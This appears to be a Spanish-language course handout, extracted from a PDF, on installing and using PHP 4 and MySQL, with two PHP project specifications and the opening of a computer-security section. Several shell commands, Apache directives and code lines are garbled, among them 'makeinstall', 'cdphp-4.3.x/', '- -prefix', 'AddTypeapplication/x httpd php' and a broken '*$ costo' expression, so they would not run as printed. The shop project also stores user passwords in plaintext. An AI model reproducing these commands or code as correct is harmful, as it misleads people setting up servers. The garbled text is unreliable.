1. $ tar –zxvf php-4.3.x.tar.gz
2. $ cdphp-4.3.x/
3. $ ./configure - -prefix=/usr/local/php4 - -with-apxs2=/usr/local/apache2/bin/apxs - -with-mysql
4. $ make
5. $ makeinstall

Para funcionar PHP necesita su archivo de configuración, así que hay que copiarlo en la ruta adecuada:

$ cp php.ini dist /usr/local/php4/lib/php.ini

Además para que Apache lo agregue hay que anexar las siguientes líneas al archivo **httpd.conf**:

```
AddTypeapplication/x httpd php.php.phtml
AddTypeapplication/x httpd php source.phps
```

No hay que olvidar reiniciar el servidor Apache después de haber hecho las modificaciones en su archivo de configuración.

Una medida para verificar la correcta instalación de PHP es checar que en el archivo httpd.conf se anexó la siguiente línea:

```
LoadModule php4_module modules/libphp4.so
```

Otra forma de verificar la correcta instalación de PHP es crear en el **DocumentRoot** de Apache un archivo HTML llamado **info.php** con la siguiente línea:

```
<? phpinfo(); ?>
```

Y después abrir el documento desde algún navegador de Internet de la siguiente manera:

```
http://localhost/info.php
```

En el navegador deberá aparecer la configuración de PHP en tablas.

1.5.2. INTRODUCCIÓN A PHP

Para delimitar el código existen varias formas, algunas de ellas requieren la modificación del archivo de configuración de Apache para ser reconocidas:

```
<?php ... ?>
<script language="php"> ... </script>
<? ... ?>
<% ... %>
```

Para poder utilizar el tercero y cuarto delimitador se tienen que activar las directivas de Apache **short_open_tag** y **aspt_tags** respectivamente.

Variables

Una variable es el nombre que se le da a una posición de la memoria en la cual se almacena información. En PHP una misma variable podrá almacenar distintos tipos de información.

Para definir una variable sólo hay que escribir el signo "**$**" seguido del nombre de la variable que puede contener números (pero no debe ser el primer caracter), letras y guiones bajos.

PHP es sensible a diferenciar entre mayúsculas y minúsculas, así que no es lo mismo una variable **$a** que una **$A**.

Hay varios tipos de datos que pueden contener las variables.

Dentro de los datos de tipo arreglo existen los arreglos asociativos que son arreglos especiales en los que el índice es una valor de tipo string, de modo que cada elemento del arreglo está definido por el par (clave, valor) también llamado par (key, value).

Conversión de tipos de datos

El intérprete de PHP tiende a homogeneizar los tipos de datos automáticamente cuando va a realizar una operación. Sin embargo se puede realizar la conversión de tipos de manera manual anteponiendo al nombre de la variable el tipo de dato deseado entre paréntesis. Por ejemplo:

```
(string)$minumero;
```

Constantes

Una constante no es más que una variable que mantiene el mismo valor durante toda la ejecución de un programa. Su definición se hace de la siguiente manera:

```
define("nombreconstante" valorconstante);
```

Existen variables que PHP predefine y también se pueden utilizar si se necesitan, entre ellas tenemos:

```
PHP_VERSION
PHP_OS
TRUE
FALSE
```

1.5.3. OPERADORES

Tipo	Símbolo	Ejemplo	Descripción
Aritméticos	+	$a + $b	
	-	$a - $b	
	*	$a * $b	
	/	$a / $b	
	%	$a % $b	
De asignación	=	$a = $b	
	+=	$a += $b -> $a = $a + $b	
	- =	$a -= $b	
	*=	$a *= $b	
	/=	$a /= $b	
	%=	$a %= $b	
	.=	$a .= $b	
De cadenas	.		Operador de concatenación de 2 cadenas.
	.=		Concatenación y asignación.

De incremento y decremento	++	++$a	Incrementa $a en uno y después devuelve $a.
		$a++	Devuelve $a y después lo incrementa.
	- -	- -$a	Predecremento.
		$a- -	Postdecremento.
De comparación	==	$a == $b	
	!=	$a != $b	
	===	$a === $b Idénticos (iguales y del mismo tipo).	
	!==	$a !== $b	
	<	$a < $b	
	>	$a > $b	
	<=	$a <= $b	
	>=	$a >= $b	
Lógicos	&& ó and	$a && $b	TRUE si a y b son TRUE.
	|| ó or	$a || $b	TRUE si a ó b son TRUE.
	!	!a	Niega el valor lógico.
	xor	$a xor $b	TRUE si alguno es TRUE pero no los 2 a la vez.

Precedencia de operadores

Desde el operador de mayor precedencia se listan los operadores a continuación:

- ! ++ -- (int) (double) (string) (array) (object)
- / %
- + - .
- < <= > >=
- == != ===
- &
- ^
- &&
- ||
- = += -= *= /= .= %= &= |= ^= <<= >>=
- and
- xor
- or

1.5.4. ESTRUCTURAS DE CONTROL

En los lenguajes de programación, las estructuras de control permiten modificar el flujo de ejecución de las instrucciones de un programa. Todas las estructuras de control tienen un único punto de entrada y un único punto de salida.

Estructuras condicionales. Sirven para que el programa siga diferentes rumbos dependiendo de determinada condición.

If

If simple	**If múltiple**
Su sintaxis es:	Su sintaxis es:

if (expresión)
{
sentencias;
}
[else
{
sentencias;
}]
	if (expresión)
	{
	sentencias;
	}
	[elseif (expresión2)
	{
	sentencias;
	}
	...
	else
	{
	sentencias;
	}]

Su expresión debe ser lógica y por lo tanto que regrese un valor booleano (verdadero o falso).

Switch

Esta estructura sirve para comparar un dato con un conjunto de posibles valores. Su sintaxis es:

```
switch ($variable)
{
    case valor1:
        sentencias;
    break;
    case valor2:
        sentencias;
    break;
    case valorN:
        sentencias;
    break;
    [default:
        sentencias;]
}
```

Compara el valor de la variable con los posibles valores que hay en cada "**case**" y sino coincide con alguno ejecuta las sentencias del "**default**".

Estructuras cíclicas. Sirven para que un determinado número de instrucciones o sentencias se ejecuten cierta cantidad de veces.

For

Permite realizar un conjunto de instrucciones un determinado número de veces. Su sintaxis es:

```
for (inicialización;condición;incremento)
{
    sentencias;
}
```

En al inicialización se pondrán las variables que se van a utilizar en la estructura cíclica y en que valor se quiere que comiencen. En la parte de condición se indicará hasta cuando se quiere que las sentencias se ejecuten. Y en la parte de incremento se indicará las variables que se quiere que aumenten y/o decrementen y el patrón con el que se quiere que lo hagan.

Foreach

Se utiliza para recorrer los datos de tipo arreglo, obteniendo en cada iteración uno de sus elementos componentes.

Tiene 2 sintaxis:

- Para arreglos:

```
foreach(nombre_arregloas $valor)
{
    sentencias;
}
```

- Para arreglos asociativos:

```
foreach(nombre_arreglo as $clave=> $valor)
{
    sentencias;
}
```

While

El significado de una estructura **while** es simple. Le dice a PHP que ejecute las sentencias repetidamente, mientras la expresión sea verdadera. Su sintaxis es:

```
while (expresión)
{
    sentencias;
}
```

Do while

Es muy similar a la estructura **while**, excepto que la expresión se comprueba al final de cada iteración en vez de al principio. La principal diferencia frente a las estructuras regulares while es que se garantiza la ejecución de la primera iteración. Su sintaxis es:

```
do
{
    sentencias;
}while (expresión);
```

1.5.5. FUNCIONES

Una función es una parte de código aislada del demás código para realizar un propósito específico. Su sintaxis es:

```
function nombrefuncion (parámetros){
    sentencias;
    return valor;
}
```

Hay varias formas de pasar parámetros a una función, entre ellas está por valor, por referencia, por defecto.

- ***Paso de parámetros por valor.*** Es la que comúnmente se utiliza ya que lo que en realidad se le manda a la función es una copia del valor de la variable pasada como parámetro y por lo tanto el valor de la variable pasada no cambia.

```
nombrefuncion ($a,...)
{
    sentencias;
    return valor;
}
```

- ***Paso de parámetros por referencia.*** En esta forma se le manda una referencia de la ubicación de la variable en la memoria y por lo tanto sí se modifica el valor de la variable pasada como parámetro.

```
nombrefuncion (&$a,...)
{
    sentencias;
    return valor;
}
```

- ***Paso de parámetros por defecto.*** De esta manera hay parámetros que pueden ser opcionales en la llamada de la función, ya que si no son especificados tomarán un valor predeterminado en la declaración de la función.

```
nomrefuncion ($a,..., $b=2)
{
    sentencias;
    return valor;
}
```

1.5.6. ARCHIVOS

Inclusión de archivos

Es de gran utilidad para la reutilización de código sin necesidad de rescribirlo varias veces en diferentes scripts. Es muy utilizado también para la definición de librerías que son utilizadas en varios scripts.

Existen dos funciones que nos permiten incluir archivos en otros:

include ("nombre_del_archivo")	Esta función incluye y evalúa un archivo externo cada vez que es interpretada.
include_once ("nombre_del_archivo")	Es igual a include pero sólo se puede incluir el archivo una vez en el script, sino esta función mandará un error.

Hay varias acciones que se pueden realizar con los archivos para su manejo: abrir, escribir, leer, cerrar.

1.5.7. PROYECTO FINAL DEL MÓDULO

Para finalizar el módulo se realiza como proyecto final un sitio Web que se dedicará a la venta de productos por Internet, el cual tendría una página inicial con los elementos que se ven en la Fig. 1.5.8.I.

Fig. 1.5.8.I
Página inicial.

El sitio al recibir los datos debe guardar el pedido en un archivo llamado **compras.txt** que almacena los pedidos con el siguiente formato:

producto:unidades_pedidas:costo_total:dia_de_compra

El sitio también debe mostrar al usuario el costo total de su pedido en pesos, ya que los precios mostrados están en dólares (1 dólar = 11 pesos), y con los gastos de envío ya contemplados. La página debería tener los siguientes elementos (Fig. 1.5.8.II):

PRODUCTO	NÚMERO DE UNIDADES	COSTO TOTAL EN PESOS

IMAGEN DEL PRODUCTO ADQUIRIDO

Todas las páginas deben tener una cabecera y un pie que se incluyen mediante inclusión de archivos. La cabecera (**cabecera.inc**) debe tener los siguientes elementos:

Nombre_empresa	Logotipo

Y el pie (**pie.inc**) debe ser de la siguiente manera:

Fecha (dd/mm/aaaa)	Derechos de autor

El sitio sólo aceptará pedidos de hasta 99 productos. También deberá haber una página (**secreta.php**) que no esté ligada a las anteriores pero que acceda al archivo **compras.txt** para mostrar reportes. Esta página debe contar con una validación de usuarios por contraseña y aceptar sólo a los siguientes:

Usuario	Contraseña
contador	666
ventas	sorpresa
director	elmeromero

La lista de usuarios permitidos será almacenada en un archivo llamado **usuarios.txt** con el simple formato **usuario:contraseña**.

Dependiendo del usuario que entre a la página deberá mostrar diferentes reportes. Si entra el contador debe mostrar el siguiente reporte (Fig. 1.5.8.III):

PRODUCTO	NÚMERO DE UNIDADES	COSTO TOTAL DE LA COMPRA	FECHA DE COMPRA

Si entra el personal de ventas debe mostrar un reporte con los siguientes elementos (Fig. 1.5.8.IV):

PRODUCTO	NÚMERO DE UNIDADES	COSTO TOTAL DE LA COMPRA

Por último si entra el director de la empresa, la página debe mostrar un reporte con los siguientes datos (Fig. 1.5.8.V):

El producto más vendido: Número de unidades vendidas de dicho producto: Total de la venta en pesos de dicho producto:

IMAGEN DEL PRODUCTO MÁS VENDIDO

El cálculo del costo total lo debe realizar una función (**funcion_calcula.inc**) que también se incluye a las páginas por medio de inclusión de archivos. El código de la función queda de la siguiente forma:

```
<?
function calcula ($sproducto, $icantidad)
{
        if ((is_numeric ($icantidad)) && (substr_count($icantidad, ".") == 0) &&
          ($icantidad >= 1) && ($icantidad <= 99))
        {
                define ("FDOLAR", 11.00);
                $costo ['pantalones'] = 30;
                $costo ['camisas'] = 25;
                $costo ['zapatos'] = 20;
                $costo ['gorras'] = 10;
                $gdenv ['pantalones'] = 2;
```

```
            $gdenv ['camisas'] = 1.5;
            $gdenv ['zapatos'] = 1;
            $gdenv ['gorras'] = 0.8;
            $ftotal = (($icantidad *$ costo [$sproducto])
                        +$ gdenv [$sproducto]) * FDOLAR;
            return $ftotal;
    }
    else
            return 0;

}
?>
```

Al finalizar el proyecto la página **compra.php** queda como en la Fig. 1.5.8.II.

Fig. 1.5.8.II
Página compra.php.

El aspecto final de la página **secreta.php** varía dependiendo del usuario que ingrese a la página:

Si entra el contador la página se ve como la Fig. 1.5.8.III.

Fig. 1.5.8.III
Página secreta.php si entra el contador.

Si entra el personal de ventas la página se ve como la Fig. 1.5.8.IV.

Fig. 1.5.8.IV
Página secreta.php si entra personal de ventas.

Si entra el director de la empresa la página se ve como la Fig. 1.5.8.V.

Fig. 1.5.8.V
Página secreta.php si entra el director.

La estructura jerárquica del sitio se ve en la Fig. 1.5.8.VI.



Fig. 1.5.8.VI
Estructura jerárquica del sitio.

1.6. INTERACCIÓN DE WWW CON BASES DE DATOS

Objetivo

El alumno conocerá y desarrollará una aplicación de bases de datos que funcione a través del WWW empleando herramientas de software libre.

1.6.1. CONCEPTOS BÁSICOS DE LAS BASES DE DATOS

Se define una base de datos como una serie de datos organizados y relacionados entre sí, los cuales son recolectados y explotados por sistemas de información.

Objetivos de las bases de datos

- Disminución de la redundancia (Formas Normales).
- Consistencia en los datos (Manejar accesos concurrentes).
- Integridad de los datos (Establecida a través de relaciones)
- Seguridad y acceso a los datos.

Modelo relacional

Se basa en una representación del mundo real a través de objetos llamados entidades (tablas) y las relaciones entre ellas.

De forma gráfica se representa a través de un DER (Diagrama Entidad -Relación).

Tipos de relación

Una relación es la asociación que existe entre un par de entidades existentes. Hay varios tipos de relaciones dependiendo de la correspondencia que hay entre las entidades relacionadas:

Relación	**Descripción**
1 : 1	Uno a uno.
1 : M	Uno a muchos.
M : 1	Muchos a uno.
M : M	Muchos a muchos (este tipo de relación se debe evitar).

Tipos de llaves

Las llaves son los atributos mediante los cuales las entidades o tablas se relacionan entre si. Existen principalmente dos tipos de llaves:

- **PK (PRIMARY KEY):** La llave primaria es el atributo o conjunto de atributos elegidos para identificar un elemento de la entidad de forma única, puede haber llaves compuestas si es que la llave primaria es más de un atributo.

- **FK (FOREIGN KEY):** La llave foránea es la que se encarga de relacionar las entidades y esta representada por la llave primaria de otra entidad.

1.6.2. MYSQL

Es uno de los gestores (manejadores) de bases de Datos más populares desarrolladas bajo la filosofía de código abierto. Es, probablemente, el gestor más usado en el mundo del software libre, debido a su gran rapidez y facilidad de uso. Esta gran aceptación es debida, en parte, a que existen infinidad de librerías y otras herramientas que permiten su uso a través de gran cantidad de lenguajes de programación, además de su fácil instalación y configuración.

Instalación de MySQL en Linux

Para la instalación de MySQL sólo hay que ejecutar las siguientes líneas de comandos de Linux una a una:

```
$tar –zxvf mysql-VERSION.tar.gz
$cd mysql-VERSION
$./configure --prefix=/usr/local/mysql4
$make
$makeinstall
$cp support-files/my-medium.cnf /etc/my.cnf
$groupadd mysql
$useradd -g mysql mysql
$cd /usr/local/mysql4
$bin/mysql_install_db--user=mysql
$chown -R root.
$chown -R mysql var
$chgrp -R mysql .
```

Iniciar y parar MySQL

Para arrancar el demonio de MySQL sólo se debe llamar con el siguiente comando:

```
$prefix/bin/mysqld_safe user=mysql &
```

Recordar que prefix es la dirección en donde se instaló MySQL.

El parámetro **--user=mysql** indica que el servicio lo arrancará con el usuario **mysql** y el símbolo "**&**" indica que el servicio arrancará en segundo plano.

Para que el demonio de MySQL deje de correr se debe ejecutar el comando:

```
$prefix/bin/mysqladmin shutdown
```

Comunicación entre MySQL y PHP

Para que esta comunicación se pueda dar y PHP pueda acceder a las bases de datos y modificarlas se debe agregar el usuario con el que arranca el demonio de Apache a la tabla "**user**" de la base de datos "**mysql**" que el servicio MySQL crea al ser instalado. Esto servirá si se tiene instalado PHP como módulo dinámico de Apache. Esto es para que MySQL permita el acceso a Apache a sus bases de datos y por lo tanto también a PHP.

Para agregar al usuario en la tabla user se puede utilizar el comando de SQL "**insert into**" que se describe más adelante.

Comandos de SQL en MySQL

Para ejecutar los comandos de SQL se utiliza la interfaz de comandos de MySQL, que se inicia con el siguiente comando:

```
$prefix/bin/mysql
```

Entre los comandos de SQL que se pueden utilizar se tienen:

Comando	**Utilidad**
status	Muestra un resumen del estado y características del servidor.
show databases	Muestra una lista de los nombres de las bases de datos existentes.
use nombre_db	Selecciona la base de datos para trabajar con ella.
show tables	Muestra la lista de los nombres de las tablas existentes en una base de datos determinada (primero se debe seleccionar la base de datos en donde se encuentra la tabla).
describe nombre_tabla	Muestra la estructura o diseño de la tabla especificada (primero se debe seleccionar la base de datos en donde se encuentra la tabla).
drop table nombre_tabla	Borra una tabla.

Crear bases de datos

Para crear una base de datos simplemente se tiene que escribir la siguiente línea en el intérprete de comandos:

```
CREATE DATABASE nombre_de_la_bd;
```

Crear tablas en una base de datos

Para crear una tabla dentro de una base de datos se debe seleccionar la base de datos, esto se puede realizar con el comando "**use**".

El comando para crear una tabla es "**create table**" y su sintaxis se describe a continuación:

```
CREATE TABLE nombre_tabla (
nombre_campo1 tipo_campo1 [NOT NULL | NULL] [DEFAULT valor_default]
[AUTO_INCREMENT] , nombre_campo2 tipo_campo2 ...
[ , PRIMARY KEY (nombre_campo) ]
[ , INDEX (nombre_campo) ]
[ , FOREIGN KEY (nombre_campo) REFERENCES tabla_padre (nombre_campo)
ON DELETE CASCADE | SET NULL | NO ACTION
ON UPDATE CASCADE | SET NULL | NO ACTION ] )
[TYPE=TIPO_DE_TABLA];
```

En la sintaxis anterior se puede especificar el tipo de tabla con el parámetro **TYPE**, el tipo más utilizado para que se guarde la integridad de la base de datos es "**innodb**".

Los parámetros **ON DELETE** y **ON UPDATE** indican de qué manera se cuidará la integridad de las tablas. O sea, van a indicar que hacer si se borra o se actualiza un campo de un registro que tiene campos de registros dependiendo de él o que hacen referencia a él, la opción más utilizada es **CASCADE** ya que borra y actualiza todos los campos que hacen referencia al registro que se borra o modifica. La opción **SET NULL** deja vacíos los campos de los registros que hacen referencia al campo afectado; y **NO ACTION** no permite borrar o hacer modificaciones si el campo tiene campos de otros registros haciendo referencia o dependientes de él.

Insertar registros a una tabla.

Para agregar registros a una tabla se debe utilizar el comando "**insert into**", su sintaxis es:

```
INSERT INTO nombre_tabla (nombre_campo1 nombre_campo2 ...) VALUES (valor1 valor2 ..);
```

También se puede utilizar este comando de la siguiente manera:

```
INSERT INTO nombre_tabla SET nombre_campo1=valor1 nombre_campo2=valor2… ;
```

Modificar registros en una tabla

La actualización o modificación de registros se hace con el comando "**update**", que tiene la siguiente sintaxis:

```
UPDATE nombre_tabla SET nombre_campo1=nuevo_valor1
nombre_campo2=nuevo_valor2 ... WHERE condición;
```

La condición en el parámetro **WHERE** sirve para identificar el o los registros que se quieren modificar.

Borrar registros en una tabla

El comando que sirve para borrar registros en una tabla es "**delete**", su sintaxis es la siguiente:

```
DELETE FROM nombre_tabla
WHERE condición;
```

El parámetro **WHERE** que contiene la condición es idéntico al del comando "**update**", puede hacerse una condición compuesta utilizando **AND** y **OR** como la siguiente:

```
WHERE nombre='Pedro' AND ciudad='México D.F.'
```

Hacer consultas de tablas

El comando que se utiliza para hacer consultas de las tablas de una base de datos es "**select**", este comando también requiere de una condición para saber que registros mostrar, o si se quiere ver todo el contenido de la tabla o tablas se puede poner "*" en vez de la condición, la sintaxis de este comando es la siguiente:

```
SELECT lista_de_campos_requeridos FROM nombre_tabla WHERE condición
[ORDER BY nombre_campo [ASC | DESC] ];
```

El parámetro **FROM** debe contener todas las tablas a las que se hace referencia en la condición.

Modificar la estructura de una tabla

Para modificar la estructura de una tabla se utiliza el comando "**alter**" pero no es recomendable cambiar la estructura de una tabla cuando ésta ya tiene registros almacenados en ella ya que se pueden perder o alterar su información. La sintaxis de este comando es:

```
ALTER TABLE nombre_tabla
[ADD nombre_campo tipo_campo [FIRST | AFTER nombre_campo]]
[ADD PRIMARY KEY (nombre_campo)]
[CHANGE nombre_campo_anterior nombre_campo_nuevo tipo_campo]
[DROP nombre_campo]
[RENAME nombre_nuevo_tabla]
[ADD FOREIGN KEY (nombre_campo) REFERENCES tabla_padre
(nombre_campo)];
```

El comando "**alter**" permite realizar varios tipos de modificaciones.

Borrar bases de datos y tablas

Para borrar tablas se debe utilizar el siguiente comando en intérprete de comandos de MySQL:

```
DROP TABLE nombre_tabla;
```

Para eliminar una base de datos no se debe estar utilizándola y ejecutar el siguiente comando en el intérprete de MySQL:

```
DROP DATABASE nombre_bd;
```

1.6.3. RESPALDOS DE BASES DE DATOS

Para hacer respaldos de las bases de datos se utiliza la aplicación "**mysqldump**" que nos permite crear archivos que contienen toda la información necesaria para restablecer una base de datos en caso de que se halla dañado o perdido. Para hacer un respaldo se debe utilizar la siguiente línea de comandos en el prompt de Linux:

```
$prefix/bin/mysqldump nombre_bd > ruta_deseada/nombre_respaldo.sql
```

Para restablecer una base de datos utilizando un archivo creado por "**mysqldump**" se debe crear primero, con "**create database**", una base de datos con el nombre que se desee para que dentro de ésta se creen las tablas con su contenido almacenadas en el archivo "**.sql**". Después de haber creado la base de datos vacía mencionada se deberá ejecutar la siguiente línea para crear las tablas con su contenido:

```
$prefix/bin/mysql nombre_bd_creada < nombre_respaldo.sql
```

1.6.4. PROYECTO FINAL DEL MÓDULO

Para la parte final del módulo se pide un sistema para una empresa de venta de equipo de cómputo, el sistema deberá almacenar los datos de las facturas y dejar hacer consultas sobre ellos. También debería mostrar los datos de las facturas en el formato en el que se imprimirían en papel.

El sistema deberá tener módulos de captura de facturas, de modificación de facturas, de búsqueda de facturas y de borrado de facturas.

La programación se realizó con PHP, incluyendo las conexiones a la base de datos realizada con MySQL. La página principal del sistema ("**index.php**") queda como en la Fig. 1.6.4.I.



Fig. 1.6.4.I
Página principal.

En esta misma página se tienen botones para acceder a todos los módulos del sistema que se muestran en la Fig. 1.6.4.II.



Fig. 1.6.4.II
Botones de la página principal.

La página de captura de facturas ("**agregar.php**") quedó como se ve en la Fig. 1.6.4.III.



Fig. 1.6.4.III
Página de captura de facturas.

Esta página después de que el usuario captura correctamente los datos de la factura lo manda a otra página ("**impresión.php**") que le muestra los datos y los totales en costo en el formato final en el que se imprimirá en papel, como se ve en la Fig. 1.6.4.IV.

Fig. 1.6.4.IV
Formato final de impresión de factura.

El Diagrama Entidad-Relación de la base de datos ("**facturas**") utilizada para este sistema se ve en la Fig. 1.6.4.V.



Fig. 1.6.4.V
Diagrama Entidad-Relación de la BD facturas.

La estructura jerárquica de las páginas se ve en la Fig. 1.6.4.VI.



Fig. 1.6.4.VI
Estructura jerárquica del sitio.

1.7. INTRODUCCIÓN A LA SEGURIDAD EN CÓMPUTO

Objetivo

El participante reconocerá la importancia de la seguridad e identificará los elementos que le permitirán proteger el sistema y la información.

1.7.1. CONCEPTOS BÁSICOS DE SEGURIDAD

La seguridad para el área de cómputo se define como un conjunto de mecanismos aplicados a las tecnologías de información con el único fin de preservar la confidencialidad, integridad y disponibilidad de la información de un sistema. Estos conceptos y otros se describen a continuación:

- ***Confidencialidad.*** Es cuando la información manipulada por el sistema no es disponible ni puesta en descubierto para usuarios, entidades o procesos no autorizados.

